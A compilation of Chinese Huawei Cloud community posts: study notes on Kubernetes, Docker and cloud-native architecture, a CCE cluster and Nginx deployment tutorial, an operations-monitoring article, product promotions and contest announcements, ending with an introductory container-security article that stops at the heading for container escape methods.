-
 第三章:云原生基础设施之Kubernetes学习笔记容器集群管理的概述容器编排指自动化容器的部署、管理、扩展和联网,其价值:灵活的资源管理及调度;自动化部署及服务发现;高效的监控及运维;弹性扩展及高可用。从Borg到Kubernetes:起源于google内部Borg项目,于2015年7月22日迭代到v1.0并正式对外公布。2017年10月17日Docker宣布支持Kubernetes。Kubernetes架构基础的K8s集群通常包含一个Master节点和多个Node节点,每个节点可以是物理机也可以是虚拟机。Master节点:Kube-apiserver:对外暴露K8s APIetcd:用于后端存储,提供数据备份Kube-controller-manager:控制器,策略控制Kube-scheduler:负责任务调度Node节点:Kubelet:接受Master指令,负责管理容器(Pod)Kube-proxy:负责助理集群内外部的网路通信Add-ons:插件,用于扩展K8s的功能Container runtime:使用Docker运行容器开放接口CRI、CNI、CSICRI:容器运行时的接口,提供计算能力CNI:容器网络接口,提供网络能力CSI: 容器存储接口,提供存储能力K8s工作流程K8s核心概念:Pod:最小工作单元,每一个Pod包含一个或多个相关容器,K8s将其视为一个整体进行调度。(引入Pod目的:扩展和实现生命周期管理)Label:为资源打上标签Namespace:命名空间Conroller:控制器Service:Pod逻辑集合Volume:管理Kubernetes存储Kubernetes应用编排与管理• Kubectl:K8s的命令行工具,支持指令式和声明式;Kubernetes应用编排• 无状态工作负载:Deployment、ReplicaSet• 有状态工作负载:StatefulSet• 守护进程工作负载:DaemonSet• 批处理工作负载:Job、CronJob• Deploymengt:不具有唯一标识的多个Pod集合使用命令行创建Deployment使用yaml创建Deployment• StatefulSet创建:• DaemonSet(守护进程集)• Jobs:主要处理短暂的一次性任务• CronJob:处理周期性或者重复性的任务Kubernetes服务发布• Pod特征:有独立IP、扩缩容时数量会变更、故障时ReplicaSet会创建新的Pod• Service:ClusterIP、NodePort、LoadBalance使用方式:• NodePort模型:通过每个节点上的静态端口对外暴露以访问内部ClusterIP• LoadBalancer模型:负载均衡(LoadBalancer)可以通过弹性负载均衡从公网访问到工作负载,与NodePort加公网IP的方式相比提供了高可靠的保障。Kubernetes存储管理• Volume的核心是一个目录,其中可能存有数据,Pod中的容器可以访问该目录中的数据。• Kubernetes常用类型:emptyDir(一种简单的空目录,主要用于临时存储)hostPath(将主机(节点)某个目录挂载到容器中,适用于读取主机上的数据)ConfigMap(特殊类型,将Kubernetes特定的对象类型挂载到容器)Secret(特殊类型,将Kubernetes特定的对象类型挂载到容器)PVC(PersistentVolumeClaim,用来挂载PersistentVolume(持久化卷),提供可靠的存储来保存应用的持久化数据)PersistentVolume(持久化存储)StorageClass(存储类)
-
第二章:云原生基础设置之容器技术学习笔记容器发展背景企业IT业务云化路径传统业务云化:物理机部署云管平台统一管理 VS P2V/V2V虚拟化部署;业务云化创新:容器部署 VS 云原生容器:一种轻量级、可移植、自包含的软件打包技术,使应用程序可以在几乎任何地方以相同的方式运行。容器和虚拟机的区别:虚拟化层的位置和操作系统的使用方式。虚拟机通过hypervisor层提供硬件虚拟化的能力,允许多个操作系统和应用共享硬件,虚拟机上安装完成的OS,有完整的OS内核;所有容器共享一个hostOS。Docker:最常使用的容器引擎,2013年由dotCloud公司开源,GO语言编写,当前有Docker CE和Docker EE两个版本 容器关键技术介绍Open Container Initiative(OCI),制定开发的容器规范:runtime spec定义可移植性image format spec定义互操作性容器runtime:runtime与操作系统kernel紧密协作,为容器提供运行环境。不同公司有不同的runtime工具,但都符合OCI规范,如runC、rkt、Kata、gVisor等Docker Engine(Client/Server结构)Server又叫Daemon进程,长期运行的程序,创建和管理Docker对象( 镜像,容器,网络,卷)Rest API:Client与Daemon进程的通信接口Client(Docker CLI)使用REST API通过脚本或直接的CLI命令与Docker daemon交互 Container容器是从镜像创建的运行实例,它可以被启动、开始、停止、 删除。每个容器都是相互隔离的、保证安全的平台Docker容器通过namespace技术实现进程隔离,通过cgroup技术实现容器进程可用资源的限制。Namespace:命名空间,用于资源隔离,不同类型的namespace隔离不同的资源Cgroups:限制一个进程组对系统资源的使用上限,包括CPU、内存、Block I/O等,Cgroups还可以设置进程优先级,对进程进行挂起和恢复等操作。容器镜像Image是容器的模板,容器是镜像的运行实例,runtime根据容器镜像创建容器。容器镜像打包了整个操作系统的文件和目录(rootfs),也包括应用本身。所有容器共享宿主机Kernel,并且不能修改宿主机KernelUnionFS:Docker镜像分层结构的实现,借助于UnionFS联合文件系统的能力,UnionFS主要的功能是将多个不同位置的目录联合挂载(union mount)到同一个目录下。容器copy–on-write特性,对容器的增删改查操作容器数据卷:卷就是目录或文件,存在于一个或多个容器中,由docker挂载到容器,但不属于联合文件系统;卷的设计目的就是数据的持久化,完全独立于容器的生存周期,因此Docker不会在容器删除时删除其挂载的数据卷。挂在数据卷的方法:启动容器的时使用-v命令进行数据卷的挂载。在Dockerfile中使用VOLUME指令来给镜像添加一个或多个数据卷。Registry是注册服务器,docker hub就是一个超大的公共registry;Repository是仓库,docker repository一般存放的是一类镜像,这一类镜像只不过是 tag 版本不同。如下图: 如何使用Dockerfile构建镜像Dockerfile是一个文本文件,其内包含了一条条的指令,每一条指令构建一层,因此每一条指令的内容,就是描述该层应当如何构建容器镜像。Docker提供了两种构建镜像的方法:docker commit命令与dockerfile构建文件。Build命令生成docker image;run命令运行docker containerDockerfile文件中的指令执行后,会创建一个个新的镜像层。Dockerfile文件中的注释以”#”开始。Dockerfile一般由4部分组成:基础镜像信息、维护者信息、镜像操作指令、容器启动指令build context:为镜像构建提供所需的文件或目录。Dockerfile在执行过程中,会启动临时容器,然后在临时容器中执行一条指令对容器内容进行修改,再将该容器保存为镜像生成一个新的镜像层,最后删除这个临时容器。若dockerfile中有多条指令,则会重复这个过程,直到执行结束。常见镜像管理命令docker push:上传镜像到registry。docker pull:从registry下载镜像。docker rmi:删除本地镜像。docker images:显示本地镜像。docker search:搜索docker hub上的镜像。docker tag:为镜像标记tag。docker history:显示镜像构建过程。docker commit:将容器保存为镜像。docker build:从dockerfile创建镜像。 容器生命周期管理systemctl status docker.service:查看Docker engine状态docker run -d -p 8080:80 httpd:运行一个容器 (“-d”参数可在后台运行容器;“-p”参数将宿主机8080端口映射到容器80端口)docker ps:查看容器运行状态docker stop:停止一个容器docker start:启动一个容器docker pause:暂停一个容器docker unpause:恢复启动一个容器docker rm:删除一个容器docker attach:进入一个容器docker exec:进入同一个容器docker inspect:获取容器/镜像元数据docker top:查看容器中运行的进程信息docker events:从服务器获取实时事件docker port:列出指定的容器的端口映射docker cp:与主机之间进行数据拷贝docker容器的状态有7种:created(已创建)restarting(重启中)running(运行中)removing(迁移中)paused(暂停)exited(停止)dead(死亡)
-
 一、创建Kubernetes集群1、创建集群1.1、登录CCE控制台https://console.huaweicloud.com/cce/1.2、创建CCE集群登录CCE控制台后会看见一个引导页面,请在CCE集群下单击“创建”按钮。1.3、配置集群参数参数说明如下:参数参数说明集群名称新建集群的名称。集群名称长度范围为4-128个字符,以小写字母开头,由小写字母、数字、中划线(-)组成,且不能以中划线(-)结尾。集群版本集群版本。建议选择最新的版本,对应Kubernetes社区基线版本。集群规模当前集群可以管理的最大Node节点规模。若选择50节点,表示当前集群最多可管理50个Node节点。高可用默认选择“是”。网络模型默认即可。虚拟私有云新建集群所在的虚拟私有云。若没有可选虚拟私有云,单击“新建虚拟私有云”进行创建,完成创建后单击刷新按钮。容器网段按默认配置即可。服务网段按默认配置即可。1.4、提交在右侧界面中会显示集群的资源清单,选择计费模式后,单击“提交”按钮,等待集群创建成功。创建成功后在集群管理下会显示一个运行中的集群,且集群节点数量为0。2、创建节点集群创建成功后,您还需要在集群中创建运行工作负载的节点。2.1、参数配置登录CCE控制台,单击创建的集群,进入集群控制台,在左侧菜单栏选择节点管理,单击右上角“创建节点”,在弹出的页面中配置节点的参数。参数说明如下:参数参数说明计算配置可用区默认即可。节点类型选择“虚拟机节点”。节点规格根据业务需求选择相应的节点规格。操作系统请选择节点对应的操作系统。节点名称自定义节点名称。登录方式支持密码和密钥对两种方式“密码”方式:用户名默认为“root”,请输入登录节点的密码,并确认密码。“密钥对”方式:在选项框中选择用于登录本节点的密钥对,并单击勾选确认信息。密钥对用于远程登录节点时的身份认证。若没有密钥对,可单击选项框右侧的“创建密钥对”来新建。存储配置系统盘按您的业务需求选择,缺省值为50GB。数据盘按您的业务需求选择,缺省值为100GB。网络配置虚拟私有云使用默认,即创建集群时选择的子网。节点子网选择节点所在的子网。2.2、规格确认在页面最下方选择节点的数量和计费模式,单击“下一步: 规格确认”。2.3、提交查看节点规格无误后,阅读页面上的使用说明,勾选“我已阅读并知晓上述使用说明”,单击“提交”按钮,等待节点创建成功,创建成功后在节点管理下会显示一个运行中的节点。二、镜像创建无状态工作负载(Nginx)1、前提条件您需要创建一个至少包含一个节点的集群,且该节点已绑定弹性公网IP,集群是运行工作负载的逻辑分组,包含一组云服务器资源,每台云服务器即集群中的一个节点。2、Nginx应用概述Nginx是一款轻量级的Web服务器,您可通过CCE快速搭建nginx web服务器。博主这里以选择“开源镜像中心”的方式创建应用为例,来创建一个Nginx工作负载。3、操作步骤3.1、镜像创建登录CCE控制台,单击集群进入集群控制台,在左侧菜单栏选择“工作负载”,单击右上角“镜像创建”。3.2、参数配置填写以下参数,其它保持默认。(1)基本参数配置参数参数说明负载类型选择无状态负载。负载名称nginx。实例数量设置为1。容器配置在基本信息中单击“选择镜像”,在弹出的窗口中选择“镜像中心”,并搜索“nginx”,选择nginx镜像。(2)服务配置单击服务配置下的加号,创建服务(Service),用于从外部访问负载,配置参数如下:参数参数说明Service名称输入应用发布的可被外部访问的名称,设置为:nginx。访问类型选择“负载均衡 ( LoadBalancer )”。服务亲和保持默认。负载均衡器如果已有负载均衡(ELB)实例,可以选择已有ELB,如果没有可单击“创建负载均衡器”,在ELB控制台创建一个公网类型负载均衡器。端口配置对外协议:TCP。服务端口:设置为8080,该端口号将映射到容器端口。容器端口:容器中应用启动监听的端口,nginx镜像请设置为80,其他应用容器端口和应用本身的端口一致。3.3、创建工作负载单击右下角“创建工作负载”,等待工作负载创建成功。创建成功后在无状态负载下会显示一个运行中的工作负载。4、访问Nginx(1)获取Nginx的外部访问地址单击Nginx工作负载名称,进入工作负载详情页。在访问方式页签下可以看到nginx的IP地址,其中负载均衡IP就是外部访问地址,如图所示:(2)在浏览器中输入“外部访问地址”,即可成功访问应用,如下图所示:【与云原生的故事】有奖征文火热进行中:https://bbs.huaweicloud.com/blogs/345260链接:https://bbs.huaweicloud.com/blogs/351622
-
第一章:云原生架构总览学习笔记云计算技术发展云计算从虚拟化演进到云原生,Google联合Linux基金会成立了CNCF组织,kubernetes 成为 CNCF 管理的首个开源项目,也成为容器的事实标准。云原生定义CNCF关于云原生的定义:云原生技术有利于各组织在公有云、私有云和混合云等新型动态环境中,构建和运行可弹性扩展的应用。云原生的代表技术包括容器、服务网格、微服务、不可变基础设施和声明式 API。容器:将应用本身及其依赖打包,是的应用可以实现“一次封装,到处运行”。其主流技术比如Docker,通过内核虚拟化技术(namespace及cgroup)来提供容器的资源隔离与安全保证。服务网格(Service Mesh):通过非入侵式的方式接管应用的服务通信。提供细粒度的流量治理,包括灰度发布,故障注入,可观测性支持等能力。微服务:一种构建应用的架构方案,是松散耦合的分布式架构,可将应用拆分成多个核心功能,每个功能都被称为一项服务,可以单独构建和部署,各项服务在工作(和出现故障时不会相互影响)。不可变基础设施:服务器部署后不会被修改,如果需要以任何方式更新、修复或修改某些内容,则会根据具有相应更改的公共映像构建新服务器以替换旧服务器。声明式API:通过提交一个定义好的API对象来“声明”(常见方式是编写对应API对象的YAML文件交给Kubernetes),表示所期望的最终状态是什么样子,即针对期望状态给出声明,而不是过程(不是使用一个个命令来一步一步指导怎么达到期望状态来操作API——命令式)。 云原生应用云原生应用:一般采用容器的打包、分发、部署的形式,应用内(间)采用微服务的架构,充分利用云提供的组件服务,采用DevOps的组织架构和方法,通过CI/CD工具链,实现产品和服务的持续交付。 云原生应用与传统应用的区别云原生应用12要素理论 云原生架构云原生架构演进原则:弹性、分布式、高可用、自动化、自服务,理解每种原则的含义。单体架构的局限性:大规模团队,上线周期长,重复造轮子,粗粒度扩展;其问题不在于不可拆分,在于无法隔离和自治。应用规模越大,局限性越明显。微服务架构:全功能小团队,快速交付,促进重用,细粒度扩容;独立性和敏捷性更好,架构持续演进更容易,更适合云原生应用。Serverless架构:服务端逻辑运行在无状态的计算容器中,由事件触发,完全被第三方管理,适合短时运行处理、事件驱动处理、显著波峰波谷等业务场景 华为云云原生解决方案华为云长期投入云原生技术与产业,是全球云原生领域领导者。了解华为云云原生解决方案全景图,及华为云云原生解决方案(基础设施、混合云MCP、高性能计算volcano、边缘、DevOps、微服务管理平台、立体运维)适用场景和方案特点。 云原生未来发展趋势Kubernetes 编排统一化,编排对象不断扩展延伸服务治理Mesh化,加速传统应用转型应用服务Serverless化,更加聚焦业务的核⼼价值云原生服务部署形态多元化,多云将成为主流
-
 我们不断探索在指尖,在应用,在云上全面云化时代数据是企业数字化转型的基石数据的价值被深度挖掘华为云GaussDB为企业提供更安全、更稳定、更智能的云上数据库服务华为云数据库GaussDB品牌视频1000+稀缺研发专家800+核心科技专利2000+实践案例 开源开放包容产学研用一体化 华为云GaussDB企业核心数据上云的信赖之选全新品牌主张,持续实力超越长按识别二维码,可以观看华为云数据库GaussDB品牌视频哦!【原视频链接】https://www.huaweicloud.com/product/dbs.html
-
#开发者故事,有奖征集书写代码与修改BUG是开发者大多数的日常:有时探索良久却毫无进展,抓耳挠腮不得其因;有时眉头紧锁间忽地灵光一现,柳暗花明又一村;个中滋味,最有体会。数据库邀你,分享你的故事。让这份分享成为一盏明灯,照亮更多的人。 一、 活动时间投稿期:即日起-2022/12/30审核周期:每月投稿内容,月底审核;每月优秀投稿,年终评比,获优质大奖投稿形式:视频、文章(不用担心你的文笔和表达能力,投稿后我们会协助你优化的哟) 二、奖励规则奖项数量要求奖励投稿奖励(合格)不限故事稿件10000码豆或小礼包(平装套芯笔记本LB-RPZX+新贵族系列中性笔+金属书签)故事稿件&开发者故事视频20000码豆+大礼包【华为云数据库书籍(3选1)+平装套芯笔记本LB-RPZX+新贵族系列中性笔+金属书签】邀请奖励不限邀请好友完成投稿并合格5000码豆年终评选5个(数量可以上下浮动)多位华为云数据库专家评审1.华为云开发者年终盛典典礼上进行荣誉表彰2.奖品:第1名,价值269元HUAWEI FreeLace无线耳机活力版曜石黑1个、第2~3名,价值199元华为手环4 (曜石黑)2个、第4~5名,价值129元HUAWEI mini蓝牙音箱 _绮境森林2个 数据库书籍(3选1:华为数据之道、数据库原理及应用、openGauss数据库核心技术)三、活动要求投稿作者需真实使用或体验过华为云数据库的产品/服务/工具/课程等资源,内容上要与华为云数据库相关,可以是技术分享、实践、案例等,也可以是与数据库相关的故事。故事要求1000字以上,保证真实、原创,拒绝杜撰剽窃;如果未使用过华为云数据库产品,也想参与活动,请点击开发者免费试用专区进行产品体验,如果需要提供相关课程或者学习资料,请添加添加“华为云数据库小助手”微信:18209232786,进行咨询。四、 参与流程思路梳理:参考附件【开发者故事提纲】列出的一些问题,可以帮助你构建故事的框架,进而完成故事的撰写。撰写故事:请根据步骤1中填写的提纲,完善你的“开发者故事”,要求1000字以上,保证真实、原创,拒绝杜撰剽窃。完成投稿:将故事发送给小助手,合格后可获得投稿奖励, 投稿过程中有任何疑问欢迎随时来撩!邀请好友:邀请好友完成投稿,好友投稿给小助手时,说明或者备注邀请人的华为云用户名,即邀请成功,邀请人可获得邀请奖励。审核通过:在投稿后10个工作日内完成审核,审核通过的合格作品可在华为云博客发布并获得优秀开发者礼包。专家评选:年底,我们将对所有合格投稿进行评选,选出优质的前5名(数量可根据具体情况浮动),在华为云开发者年终盛典典礼上进行表彰,同时进行奖品奖励。注意事项请遵守华为云社区常规活动规则: cid:link_0码豆奖励活动规则:什么是码豆>>>码豆会员中心入口<<< 码豆可在码豆会员中心兑换实物礼品;码豆奖励将于活动获奖公示后3个工作日内充值到账,请到会员中心的“查看明细”中查看到账情况;码豆只能用于会员中心的礼品兑换,不得转让,具体规则请到会员中心阅读“码豆规则”;为保证码豆成功发放,如果修改过账号名还请向工作人员提供修改前后的账号名。
-
Hi,等你好久了……数据库论坛,是一个以技术交流、内容分享为导向,为广大开发者提供数据库干货分享、问题求助、热门活动、交流吐槽等的内容平台!2022年5月起,华为云数据库论坛启动开发者激励计划,欢迎来数据库论坛分享干货内容(华为云数据库GaussDB产品技术文章最受欢迎),另外,互动就有奖励哦! 活动内容及奖励活动内容有效动作任务次数奖励码豆(单次)备注基础任务发帖每日任务0/3200码豆,华为云数据库GaussDB产品技术文章100码豆,其他发帖每日上限750数据库相关提问帖每日任务0/325码豆数据库回复/评论每日任务0/325码豆额外奖励活跃天数≥5天 200码豆 活跃天数≥10天 500码豆 年终杰出贡献奖根据发文数量&质量、论坛帖问题解决数量、活跃度等评选为年度数据库优质开发者 20000码豆+数据库GaussDB期刊+数据库书籍(3选1,具体如下)中奖用户数量不限数据库书籍共3本:数据库原理及应用(GaussDB for MySQL)、华为数据之道、openGauss核心技术有问题请添加小助手进行咨询:微信号18209232786规则说明 活跃天数:在数据库论坛有任何互动行为(发帖、回复、评论)当天即为活跃1天。发帖、回复均需发生在数据库论坛,且所互动内容不可为无意义、灌水内容,可通过参与论坛活动参与话题互动。基础任务每天领取码豆上限750,任务次数详见参与步骤说明。每年末根据当年所有开发者活跃情况以及内容质量评选年度优秀开发者。码豆奖励将在次月10日前发放至符合条件的开发者帐号中,请至会员中心查看。本活动自2022年5月1日起开启,活动试行3个月,活动期间将根据大家的意见或建议适当调整。原创保护体系:原创的博客受原创保护,一旦被证实抄袭,管理员立即删帖,且对抄袭博主进行处罚,抄袭次数超过三次进行封号。差评体系:得到别的用户的差评, 被投诉,和其他违法社区规定的行为,一经被投诉三次,经管理员审核属实后,将进行封号处置。 对于滥发博客,评论的用户,参考社区管理规定处罚。码豆奖励活动规则: 什么是码豆>>>码豆会员中心入口<<< 1)码豆可在码豆会员中心兑换实物礼品; 2)码豆奖励将于活动获奖公示后3个工作日内充值到账,请到会员中心的“查看明细”中查看到账情况; 3)码豆只能用于会员中心的礼品兑换,不得转让,具体规则请到会员中心阅读“码豆规则”; 4)为保证码豆成功发放,如果修改过账号名还请向工作人员提供修改前后的账号名。
-
 4月23日世界读书日全称“世界图书与版权日”,又称“世界图书日”。其设立目的是推动更多的人去阅读和写作,希望所有人都能尊重和感谢为人类文明做出过巨大贡献的文学、文化、科学、思想大师们,保护知识产权。为支持正版,鼓励开发者培养持续学习的优良品质,华为云软件开发平台DevCloud发起了本次读书日活动,联合清华大学出版社、机械工业出版社精选34本好书样章资源包,为你的软件工程师之路补充粮草~参与流程论坛回帖:#一起读书吧#+推荐图书书名+推荐心得 即可开启隐藏楼层获得大咖书单下载地址![hide]专区地址:https://devcloud.huaweicloud.com/expert/press?utm_source=1[/hide]书籍太多从哪里开始看?不要在收藏夹吃灰啦,专家领读,不迷路!领读视频部分内容展示视频观看地址:https://classroom.devcloud.huaweicloud.com/joinclass/d17483a4aa2f4022b707fc105526b7ac/1你最喜欢哪一本?分享活动给小伙伴,我们会综合下载量和活动结束后社群投票数,有机会对人气最高的图书进行直播解读!华为云软件开发读书群一手资料分享,专家直播领读,尽在此处...
-
!!!重要提示:本帖是副帖,参与活动请前往主帖,在主帖进行回复,副帖回复不参与活动评奖。主帖入口请戳文末链接或二维码↓↓↓在国际局势动荡且数据量指数级暴增的今天,数据库作为IT行业最重要的基础软件,这颗被誉为软件行业的明珠更是愈发重要。本期实训营通过数据库及行业发展趋势、华为云数据库产品的介绍,让大家对数据库有个全局的认知,为国产数据库的崛起培养优秀的人才。HCSD实训营 第一期欢迎来到数据库的世界活动时间:2022/4/15-2022/5/15活动主题:HCSD实训营第一期——躬身入局,一览华为云数据库活动目的:了解华为云数据库,通过理论和实践相结合的方式,让0基础用户,实现技能提升。活动奖品:华为watchGT2e、筋膜枪、华为手环4、罗技键鼠套装、无线鼠标,和盲盒抽奖(U盘、文件收纳袋、笔记本套装、笔记本散热器、电风扇、数据线、冰箱贴等)参与入口:>>>>HCSD实训营 第一期 数据库【注意事项】1.获奖结果将在活动结束后7个工作日内进行公示,请报名和留言的伙伴关注社区内容,所有奖品将在活动结束后15个工作日内发放,有任何问题,请添加小助手微信18209232786。2.活动奖品颜色随机,且部分奖品数量有限发完将用等值奖品代替;另参与人数不能达到最低楼层,不开奖。3.活动参与需遵守《华为社区常规活动规则》;4.为保证活动的公平公正,华为云有权对恶意刷活动资源(“恶意”是指为获取资源而异常注册账号等**活动公平性的行为),利用资源从事违法违规行为的用户收回抽奖及奖励资格。5.本次活动一个实名认证账号只能对应一个获奖人,如同一账号填写多个不同获奖人,不予发放奖励;6.本活动最终解释权归华为云所有。
-
 >摘要:随着云原生2.0时代的来临,越来越多的企业及个人选择使用云原生技术来构建业务,云原生技术给业务构建、交付带了便利的同时,对运维也提出了更高的要求。本文分享自华为云社区《云原生2.0时代,华为云DevOps立体运维实践》,原文作者:灰灰哒 。 2020年12月,中国DevOps社区峰会在北京举办。DevOps大咖齐聚一堂,其中华为公有云应用运维域产品经理闫硕受邀分享《华为云DevOps立体运维实践》。 华为云作为云原生技术的先行者与普及者,一直致力于云原生产业的推动与发展。在华为云提出的云原生2.0全景图中,应用敏捷助力企业以应用为中心,上云更高效,创新更敏捷。其中,高效运维则是重要保障。 随着云原生2.0时代的来临,越来越多的企业及个人选择使用云原生技术来构建业务,云原生技术给业务构建、交付带了便利的同时,对运维也提出了更高的要求。  传统运维到云原生2.0场景运维有诸多区别,传统运维在基础资源方面工作量较大,需要自行构建运维系统,同时又难以进行基础设施维度的弹性扩容。而在云原生2.0场景下,基础资源运维大多由云厂商提供,所以用户可以有更多的精力来关注业务本身的运维,与此同时云厂商会提供更加通用、普适的运维产品,降低用户的运维工具构建成本。相比与传统运维,云原生2.0场景下的运维更加的弹性、敏捷,可以针对虚机资源、应用进行弹性扩缩容,以此来应对业务的高峰与低谷。 # 那么在云原生2.0场景下运维要求又有哪些? 首先,需要有一套高效的运维流程,依托标准的运维规范来完成日常的各种运维动作;其次运维工具也是必不可少的,需要有一套以应用为中心,并且能够具备可视化展示各种维度监控指标的监控平台;日志功能也是运维过程中必不可少的工具,通过日志收集、存储、分析等过程,展示各种日志文件分析后的数据,作为日常运维的重要依据;最后,链路拓扑也是自动化运维的重要功能点,由于应用下属的实例个数众多,需要可视化展示每个微服务实例之间的调用关系,出现问题时,下钻到微服务内部进行方法级别的故障诊断。  华为云立体运维解决方案是为云上客户量身定制的一个解决方案,包含AOM(应用运维管理服务)、APM(应用性能管理服务)、LTS(日志服务)。覆盖IaaS层的基础设施状态,Paas层的中间件及数据库状态,应用层的各类应用状态及指标这三层,形成立体化运维分析能力。华为云立体化运维解决方案遵循DevOps标准,可以敏捷高效的获取云上应用的各类异常,并辅助运维人员快速定位。同时立体化运维解决方案以应用为中心,展示应用指标、拓扑、状态信息,提供应用视角的监控运维模式,满足日常巡检、故障排查等多种运维场景。  # 华为云立体运维解决方案具有以下特点:  ## 1 统一运维监控管理:资源、应用、业务一站式监控与分析 支持集群、虚机、网络、磁盘、数据库、应用、容器及业务等上百种监控指标与秒级监控,通过集群与虚机、虚机与应用、应用与资源统一建模,对各种指标智能关联分析,用户通过统一的告警入口和下钻找到问题根因。 ## 2 日志分析:分布式日志集中搜索与实时查看 将虚机上的应用、开源组件、系统等日志集中采集到数据库,用户通过日志管理快速找到应用实例日志,提供实时刷新、日志上下文查看、秒级搜索、日志下载等常用功能。  ## 3 应用拓扑分析:应用关系与异常一目了然、故障下钻 对应用健康状态可视化管理,包括应用运行状态、时延、错误、负载、依赖关系,包括数据库、缓存、消息中间件、NOSQL等各类开源组件。 华为云立体运维解决方案致力于打造全方位的云上整体运维方案,将云原生2.0运维的优秀实践以云服务的方式提供给外部客户,帮助客户应对云原生2.0场景下的各种运维难题。全面覆盖基础设施层、应用层、数据库或中间件等多维度监控指标,用户无需自建各种复杂的运维系统,也可即刻使用开箱即用的运维功能。 点击即刻体验立体运维 https://www.huaweicloud.com/product/aom.html
-
 如果满分10分,您对本次云原生入门级开发者认证人才计划活动打多少分?如果让你来策划,你会设置怎么样的学习任务?配套什么奖品?如果下一期再组织类似活动,您最期待是什么主题的?来吧,填一下满意度调查问卷,你的宝贵建议和意见,将在下一期活动得到改善!而且,填完问卷,还可以抽奖,奖品有:云原生干货内容大礼包、折叠帆布包、价值200元的6折认证考试券。https://devcloud.huaweicloud.com/expertmobile/qtn?id=5f49ae4cea4c4dbdb8e74d85c6401c03
-
>摘要:云原生2.0时代,任何企业都可以成为“新云原生企业”,作为云原生的代表技术之一的容器,每个企业都应该对容器安全有所了解。本文分享自华为云社区《[云原生2.0时代:企业更应了解一下容器安全](https://huaweicloud.blog.csdn.net/article/details/114066177)》,原文作者:华为助力企业上云。 随着云原生技术的成熟和市场需求的升级,云计算的发展已步入新的阶段,云原生2.0时代已经到来。从技术角度看,以容器、微服务以及动态编排为代表的云原生技术蓬勃发展,成为赋能业务创新的重要推动力,并已经应用到企业核心业务。从市场角度看,云原生技术已在金融、制造、互联网等多个行业得到广泛验证,支持的业务场景也愈加丰富,行业生态日渐繁荣。云原生2.0是企业智能升级的新阶段,企业云化从“ON Cloud”走向“IN Cloud”,新生能力与既有能力有机协同、立而不破,实现资源高效、应用敏捷、业务智能、安全可信,成为“新云原生企业”。 云原生2.0时代,任何企业都可以成为“新云原生企业”,作为云原生的代表技术之一的容器,每个企业都应该对容器安全有所了解。 传统的虚拟机能够基于虚拟化技术更加有效的利用硬件计算资源,可以实现云租户的隔离与资源共享。相比虚拟机来说,容器更轻、更快,但是作为一种新技术,容器的安全防护也与虚拟机所有不同。 # 容器 VS 虚拟机 容器与虚拟机具有相似的资源隔离和分配价值,但容器的作用不同,因为容器是虚拟化操作系统而不是硬件。容器更便携,更高效。  容器VS虚拟机 虚拟机(VM)是对物理硬件的抽象,将一台服务器转化为多台服务器。Hypervisor允许在一台机器上运行多个虚拟机。每个虚拟机都包含操作系统、应用程序、必要的二进制文件和库的完整副本,占用数十GB的空间。虚拟机启动速度也比较慢。 容器是应用程序层的一个抽象,将代码和依赖打包在一起。多个容器可以运行在同一台机器上,与其他容器共享操作系统内核,每个容器在用户空间中作为隔离的进程运行。容器比虚拟机占用更少的空间(容器镜像通常只有几十MB大小),可以处理更多的应用程序。 # 容器逃逸  容器逃逸,是容器技术启用以来一直被关注的问题,甚至被认为是容器的首要安全问题。所谓“逃逸”,指的是“流氓”容器/虚拟机尝试突破隔离环境的限制,访问宿主系统或者在同一个系统上的同驻容器或虚拟机。从而造成敏感信息泄露,或者系统及服务发生DOS的行为。  但正是由于容器与宿主系统共享内核,因此容器与宿主机有着更大的接触面,隔离层次更少,更容易从容器内实施逃逸攻击。因此,如何解决容器逃逸安全风险,避免容器逃逸攻击带来的损失是容器安全中最为重要的一个问题。 # 容器逃逸常用手段 ## (1)通过容器自身漏洞及内核漏洞逃逸  